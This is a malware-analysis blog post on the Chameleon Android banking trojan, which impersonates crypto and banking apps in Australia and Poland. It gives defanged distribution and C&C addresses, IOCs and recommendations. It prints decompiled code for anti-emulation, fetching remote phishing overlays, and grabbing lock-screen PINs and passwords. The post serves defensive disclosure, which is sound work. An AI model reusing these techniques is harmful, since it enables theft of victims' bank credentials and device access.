

# Chameleon: A New Android Malware Spotted In The Wild

[blog.cyble.com/2023/04/13/chameleon-a-new-android-malware-spotted-in-the-wild/](https://blog.cyble.com/2023/04/13/chameleon-a-new-android-malware-spotted-in-the-wild/)

April 13, 2023

## Banking Trojan targeting mobile users in Australia and Poland

Cyble Research & Intelligence Labs (CRIL) has identified a novel Android Banking Trojan, which we are referring to as “Chameleon,” based on the commands used by the malware primarily due to the fact that the malware appears to be a new strain and seems unrelated to any known Trojan families. The Trojan has been active since January 2023 and is specifically observed targeting users in Australia and Poland.

The Chameleon Banking Trojan utilizes the Accessibility Service to perform malicious activities like other Banking Trojans. The malware pretends to be the popular cryptocurrency app CoinSpot, a government agency in Australia, and IKO bank from Poland.

In January 2023, the Trojan was observed using icons of different software, such as ChatGPT, Chrome, Bitcoin, etc., to infect Android users, as illustrated in the image below.



Figure 1 – Icons used by



malware

Chameleon malicious applications are distributed through compromised websites, Discord attachments, and Bitbucket hosting services. The following URLs are known to be used for distributing the malware:

- [https://www\[.\]renatsoft\[.\]com\[.\]br/CoinSpot\[.\]apk](https://www[.]renatsoft[.]com[.]br/CoinSpot[.]apk)
- [https://bitbucket\[.\]org/leaanner173/3/downloads/ATO.apk](https://bitbucket[.]org/leaanner173/3/downloads/ATO.apk)
- [https://cdn.discordapp\[.\]com/attachments/1056744010670145596/1057757995200696391/Crypto\\_Collector\[.\]apk](https://cdn.discordapp[.]com/attachments/1056744010670145596/1057757995200696391/Crypto_Collector[.]apk)
- [https://cdn.discordapp\[.\]com/attachments/1051452726615216201/1056574187218681936/LTC\\_GiveAway\[.\]apk](https://cdn.discordapp[.]com/attachments/1051452726615216201/1056574187218681936/LTC_GiveAway[.]apk)
- [https://cdn\[.\]discordapp.com/attachments/1056744010670145596/1057757994584117338/BCH\\_Cash\[.\]apk](https://cdn[.]discordapp.com/attachments/1056744010670145596/1057757994584117338/BCH_Cash[.]apk)
- [https://bitbucket\[.\]org/emmon11/download/downloads/AdultFriendFinderApp\[.\]apk](https://bitbucket[.]org/emmon11/download/downloads/AdultFriendFinderApp[.]apk)

The Chameleon Banking Trojan has the following capabilities:

- Keylogging
- Overlay attack
- SMS-harvesting
- Preventing uninstallation
- Cookie stealer
- Lock grabber
- Anti-emulation technique

- Auto-uninstallation
- Disabling Google Play Protect

The Chameleon Banking Trojan is currently in its early stages of development and has limited capabilities. Its primary method of stealing users' credentials is through injection and keylogging techniques. However, it is possible that new features may be added to the malware in the future.

This analysis focuses on a recently discovered malware sample called CoinSpot.apk, with the SHA-256 hash value of 153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa.

The malware is disguised as a legitimate cryptocurrency application called CoinSpot from Australia and connects to a Command and Control (C&C) server `hxxp://146.70.41[.]143:7242/`.

The image below displays the control panel of the Chameleon Banking Trojan.




Figure 2 – Control Panel of Chameleon Banking Trojan

## Technical Analysis

### APK Metadata Information

- **App Name:** CoinSpot
- **Package Name:** com.top.omit
- **SHA256 Hash:** 153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa

The below figure shows the metadata information of the application.


<p><b>APP ICON</b></p> 	<p><b>FILE INFORMATION</b></p> <p><b>File Name</b> CoinSpot.apk</p> <p><b>Size</b> 3.58MB</p> <p><b>MDS</b> 382e4022f901ebc2fa15a168a8dc5a20</p> <p><b>SHA1</b> a8afa19a4aa30b144387101a58e7f52335f24eeb</p> <p><b>SHA256</b> 153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa</p>	<p><b>APP INFORMATION</b></p> <p><b>App Name</b> CoinSpot</p> <p><b>Package Name</b> com.top.omit</p> <p><b>Main Activity</b></p> <p><b>Target SDK</b> 26 <b>Min SDK</b> 16 <b>Max SDK</b></p> <p><b>Android Version Name</b> 2.1 <b>Android Version Code</b> 1</p>
--	--	---

Figure 3 – Application metadata information

The malware initially performs anti-emulation checks, including verifying whether the device is rooted or debugging is activated. If the malware identifies any one of these emulation checks, it will terminate its execution.

The below figure shows the code used by malware for anti-emulation checks.

```
if (c9f1abfaf56b6f89a2fd76ac606efff;cee1632d4e50c6d9ea78514af50305a.mdd693b8f2cc6dfe86ball(cd2fc5d09e527c1a91114cb459dcb4c.f070b9ea08aefc009
if (ce42e66e8993edf5a231eb4c12f2338.f9d765b8dc7f73e15e01b2915 == null) {
    try {
        ce42e66e8993edf5a231eb4c12f2338.f9d765b8dc7f73e15e01b2915 = new LocalServerSocket(cc41741780ea3f464f35ccc3e756d78.m9c34b35f9648a
    } catch (IOException unused) {
        System.exit(0);
    }
}
ce42e66e8993edf5a231eb4c12f2338.m600945c68d699d9c94e7d();
if ((cc41741780ea3f464f35ccc3e756d78.m297e40de8c1d18ac2544c()).getApplicationInfo().flags & 2) != 0) {
    System.exit(0);
}
if (Debug.isDebuggerConnected()) {
    System.exit(0);
}
if (ce42e66e8993edf5a231eb4c12f2338.m5757c69596c29cd57e6fe()) {
    System.exit(0);
}
}
```

Figure 4 – Anti-emulation checks

Upon identifying the targeted device, the Chameleon Banking Trojan requests the victim to activate the Accessibility Service. Once the victim grants permission, the malware exploits the Accessibility Service to automatically grant permissions, prevent uninstallation, disable Play Protect, and perform other malicious activities.




Figure 5 – Abusing Accessibility Service

Meanwhile, in the background, the malware connects to the C&C server `hxxp://146.70.41[.143:7242/api/v1/bots/a2dee0d3-9c1e-e1aa75fce-88c64b9a9de` and sends the basic device information such as device version, model, root status, county, and location as shown in the below image.





```

try {
    fcbec2c5da4b3501c4dc127b2 = getIntent().getStringExtra("app");
    StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll()).build();
    cursor = cc41741780ea3f464f35ccc3e756d78.m5d6e473136f9ae57f9e9f().searchInOneColumn("package", fcbec2c5da4b3501c4dc127b2, 3);
} catch (Exception unused) {
    cursor = null;
}
try {
    if (cursor != null) {
        int i = cursor.getInt(cursor.getColumnIndex("id"));
        String string = cursor.getString(cursor.getColumnIndex("config"));
        String string2 = cursor.getString(cursor.getColumnIndex("injection"));
        if (string2.trim().equals("")) {
            finish();
        }
        if (string.equals("0")) {
            finish();
        } else if (string.equals("1")) {
            cc41741780ea3f464f35ccc3e756d78.m5d6e473136f9ae57f9e9f().updateData(3, i, new c218f89aea8bcca5a2ba4ec173dc16("config", "0"));
        }
        m23dff1ab9dd8285d4dc60();
        StringBuilder sb = new StringBuilder();
        if (string2.startsWith("http")) {
            if (lcea0d080e03504e78db7793646244eb.m218db645a72f137033e7b()) {
                finish();
            }
        }
        try {
            URLConnection.openConnection = new URL(string2).openConnection();
           .openConnection.setConnectTimeout(5000);
           .openConnection.setReadTimeout(5000);
           .openConnection.connect();
            InputStream inputStream =.openConnection.getInputStream();
            BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
            while (true) {
                String readLine = bufferedReader.readLine();
                if (readLine == null) {
                    break;
                }
                sb.append(readLine);
            }
            inputStream.close();
            cc41741780ea3f464f35ccc3e756d78.m5d6e473136f9ae57f9e9f().updateData(3, i, new c218f89aea8bcca5a2ba4ec173dc16("injection", Base64.encodeToString(sb.toString(), true)));
        } catch (IOException unused2) {
            finish();
        }
    }
}

```

Figure 10 – Downloading HTML Phishing pages

```

}
WebView webView = new WebView(this);
WebSettings settings = webView.getSettings();
if (settings != null) {
    settings.setJavaScriptEnabled(true);
}
webView.setScrollBarStyle(0);
webView.setWebViewClient(new WebViewClient());
webView.setWebChromeClient(new c65f0489c9276e916da1ff061d7f2e0());
webView.addJavascriptInterface(new c0f68e1f39c4e1be3365e736ea3c1b2(), "Android");
webView.loadDataWithBaseURL(null, sb.toString(), "text/html", "UTF-8", null);
webView.getSettings().setDomStorageEnabled(true);
if (Build.VERSION.SDK_INT >= 21) {
    webView.getSettings().setMixedContentMode(0);
}
setContentView(webView);
cursor.close();
return;
}
finish();
} catch (Exception unused3) {
    if (cursor != null) {
        cursor.close();
    }
}
}

```

Figure 11 –

Creating an overlay window on the targeted application

## Lock Grabber:

By exploiting the Accessibility Service, the malware can steal the victim's device password. First, it identifies the type of lock being used – whether it is a password, PIN, or even swipe pattern, and then saves the entered credentials into the database with the `lock_grabber` command.



```

public final void interceptLockScreen(AccessibilityEvent accessibilityEvent) {
    int childCount;
    String str;
    if (accessibilityEvent.getPackageName() != null) {
        String charSequence = accessibilityEvent.getPackageName().toString();
        if (f924d7214ab7aa12565d9adf8) {
            return;
        }
        if (charSequence.equals("com.android.systemui") || charSequence.contains("globalminuscreen")) {
            if (accessibilityEvent.getEventType() == 16384) {
                screenGraphicalClear();
                screenPinClear();
                screenPasswordClear();
            }
            c2297b5d5d9222020f7ad193d83798d_c2297b5d5d9222020f7ad193d83798d = f3c62f48ff0baeaf3ab561d1;
            AccessibilityNodeInfo findViewByContainsID = c2297b5d5d9222020f7ad193d83798d.findViewByContainsID(c2297b5d5d9222020f7ad193d83798d.getRootInActiveWindow(), "lockp...");
            if (findViewByContainsID != null && (childCount = findViewByContainsID.getChildCount()) > 0) {
                for (int i = 0; i < childCount; i++) {
                    AccessibilityNodeInfo child = findViewByContainsID.getChildAt(i);
                    if (child.getClassName() != null && child.getClassName().toString().equals("android.view.View") && child.isFocusable() && child.isEnabled() && !child.isClicked()) {
                        String str2 = child.getText().toString().split("");
                        if (str2.length == 3) {
                            String m9c34b35f9648ae5481e77 = "";
                            try {
                                str = String.valueOf(Integer.parseInt(str2[1]));
                            } catch (Exception unused) {
                                for (String str3 : str2) {
                                    String replaceAll = str2.replaceAll("0+", "");
                                    if (!replaceAll.isEmpty() && replaceAll.length() < 3) {
                                        try {
                                            m9c34b35f9648ae5481e77 = m9c34b35f9648ae5481e77 + Integer.parseInt(replaceAll);
                                        } catch (Exception unused2) {
                                        }
                                    }
                                }
                            }
                            str = m9c34b35f9648ae5481e77;
                            if (!f56a21239b48c5dc31317aac8.contains(str)) {
                                f56a21239b48c5dc31317aac8 += str;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

Figure 12 – Malware finding lock pattern and fetching passwords

```

} else if (intent.getAction().equals("android.intent.action.USER_PRESENT")) {
    f1a54b9626bd86e987cd1068d.screenPinClear();
    f1a54b9626bd86e987cd1068d.screenPasswordClear();
    c4b989bbcb31a70d770dd4919ee23a3.me9650a6a50d230ac64927().AskBattery();
    c4b989bbcb31a70d770dd4919ee23a3.me9650a6a50d230ac64927().AskAll();
    c4b989bbcb31a70d770dd4919ee23a3.me9650a6a50d230ac64927().scheduleTaskMainLooper(1, new c4b989bbcb31a70d770dd4919ee23a3.cc8fe60be5cf423589fec7597fcd952() { // from class
        @Override // c7ed26b86c5eb59e8be0304c202fe6c.cc115b262b452233c6d92952284213c.ce595569e1772753d7206fc9bc88685.c4b989bbcb31a70d770dd4919ee23a3.cc8fe60be5cf423589fec7
        public final void onExecute() {
            String m9c34b35f9648ae5481e77 = "";
            if (f688373642b1cd85e79dca532638751_fa47be6b26ba53c9933f39076.equals("")) {
                m9c34b35f9648ae5481e77 = "SWIPE:" + c688373642b1cd85e79dca532638751_fa47be6b26ba53c9933f39076;
            } else if (f688373642b1cd85e79dca532638751_ffc97ca9676d2f30a5ae45008.equals("")) {
                m9c34b35f9648ae5481e77 = "PIN:" + c688373642b1cd85e79dca532638751_ffc97ca9676d2f30a5ae45008;
            } else if (f688373642b1cd85e79dca532638751_f6a90bd55660c6b1dcc105347.equals("")) {
                m9c34b35f9648ae5481e77 = "PASSWORD:" + c688373642b1cd85e79dca532638751_f6a90bd55660c6b1dcc105347;
            }
            if (!m9c34b35f9648ae5481e77.trim().equals("")) {
                cc41741780ea3f464f35ccc3e756d78.m5d6e473136f9ae57f8e9f().addDataInTable(0, new c218f89aea8bcca5a2ba4ec173dc16("command", "lock_grabber"), new c218f89aea8bcca5a2ba4ec173dc16(""));
            }
        }
    });
}
f5249fa814baa8659433bcab = 1;
}

```

Figure 13 – Storing stolen device password into a database

## SMS Stealer:

The malware has registered an SMSBroadcast Receiver to monitor incoming text messages from the victim's device and send the stolen messages to the C&C server. The attacker can harvest the stolen messages later to obtain One-Time Passwords (OTP) and bypass the Two-Factor Authentication (2FA) system employed by the bank.





Based on our analysis, Chameleon Banking Trojan can pose a threat to Android users. The malware has been operational since January 2023 and currently possesses the basic functionalities of a Banking Trojan.

However, there is a potential for malware to introduce new and more sophisticated features in the future, which could expand its target base beyond its current scope. If such features are introduced, it could potentially make Chameleon Banking Trojan a significant threat and put it in the same category as prominent and prevalent Banking Trojans.

Cyble Research & Intelligence Lab (CRIL) will continue to monitor the evolution of this malware and keep our readers updated with our latest findings.

## Our Recommendations

---

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like Google Play Store or the Apple App Store.
- Use a reputed antivirus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Never share your Card Details, CVV number, Card PIN, and Net Banking Credentials on an untrusted source.
- Use strong passwords and enforce Multi-Factor Authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition to unlock the mobile device wherever possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications up to date with the latest software.

## MITRE ATT&CK® Techniques

---

Tactic	Technique ID	Technique Name
Initial Access	<a href="#">T1476</a>	Deliver Malicious App via Other Means.
Initial Access	<a href="#">T1444</a>	Masquerade as a Legitimate Application
Collection	<a href="#">T1517</a>	Access Notifications
Collection	<a href="#">T1409</a>	Access Stored Application Data
Discovery	<a href="#">T1418</a>	Application Discovery
Persistence	<a href="#">T1402</a>	Broadcast Receivers
Collection	<a href="#">T1412</a>	Capture SMS Messages
Impact	<a href="#">T1510</a>	Clipboard Modification
Defense Evasion	<a href="#">T1523</a>	Evade Analysis Environment
Collection	<a href="#">T1417</a>	Input Capture
Defense Evasion	<a href="#">T1406</a>	Obfuscated Files or Information
Defense Evasion	<a href="#">T1508</a>	Suppress Application Icon
Defense Evasion	<a href="#">T1576</a>	Uninstall Malicious Application

## Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
153410238d01773e5c705c6d18955793bd61cb2e82c5c7656e74563bb43b3ffa	SHA256	CoinSpot.apk
a8afa19a4aa30b144387101a58e7f52335f24eeb	SHA1	CoinSpot.apk
382e4022f901ebc2fa15a168a8dc5a20	MD5	CoinSpot.apk
hxxp://146.70.41[].[143:7242	URL	C&C server
be125a98ba01f1bd318271b5de8114da139e5f78449ab3eb69c5aa4934026aed	SHA256	Crypto_Collector.apk
4efe3b31836f9a319a8ad9fcfe1f0502b94a8c8f	SHA1	Crypto_Collector.apk
8cc3a9caed337dca0db40fb02db40fd9	MD5	Crypto_Collector.apk
cb507f6a2406274b56150f56bb7ef7cfd88f79600768f25b4a7d5441ec987835	SHA256	IKO.apk
26f9e235d2460d453671dfe96cc559e0cfcc159a	SHA1	IKO.apk
36b8c9f74c5fc5c1c4eae1d6efadab37	MD5	IKO.apk
55884b3b0018b42e500c8ca427d8ae3b3174d9efca5aa57b34eb9202cb84913a	SHA256	ATO.apk
53d25f56db36e0f1bd802209d6b745e2e9e9e8ef	SHA1	ATO.apk
15243aa12a4e37db66278c16b50ee60d	MD5	ATO.apk
141e37754fa555e45eabe99ee7c854ab2d9f8b8ad89a73376f72c703602e3d17	SHA256	Chameleon masquerading as ChatGPT
7c7261c6c046410af097ddb4ada7007ada78d51e	SHA1	Chameleon masquerading as ChatGPT
2b33d114fb8f3bd7065b46889afc1c44	MD5	Chameleon masquerading as ChatGPT
60b0e7e09fe91aa785b85315aad3850e7f47f70a5aab7ae9ef31ad1c50477f55	SHA256	BCH_Cash.apk
59c6ef85e25b688d8000e697ad2f3f7420dc7820	SHA1	BCH_Cash.apk
b8019c6df196812517c445f802143d08	MD5	BCH_Cash.apk
ef0785dcdfe4fff99dc79bd89f1d1c2b207e67cb8fe6940127dd655ec202a770	SHA256	LTC_GiveAway.apk
169bac058fe715dcee0625fe7e968396423800c9	SHA1	LTC_GiveAway.apk
9f2b9c10e2d24e15da443d3c607edc0f	MD5	LTC_GiveAway.apk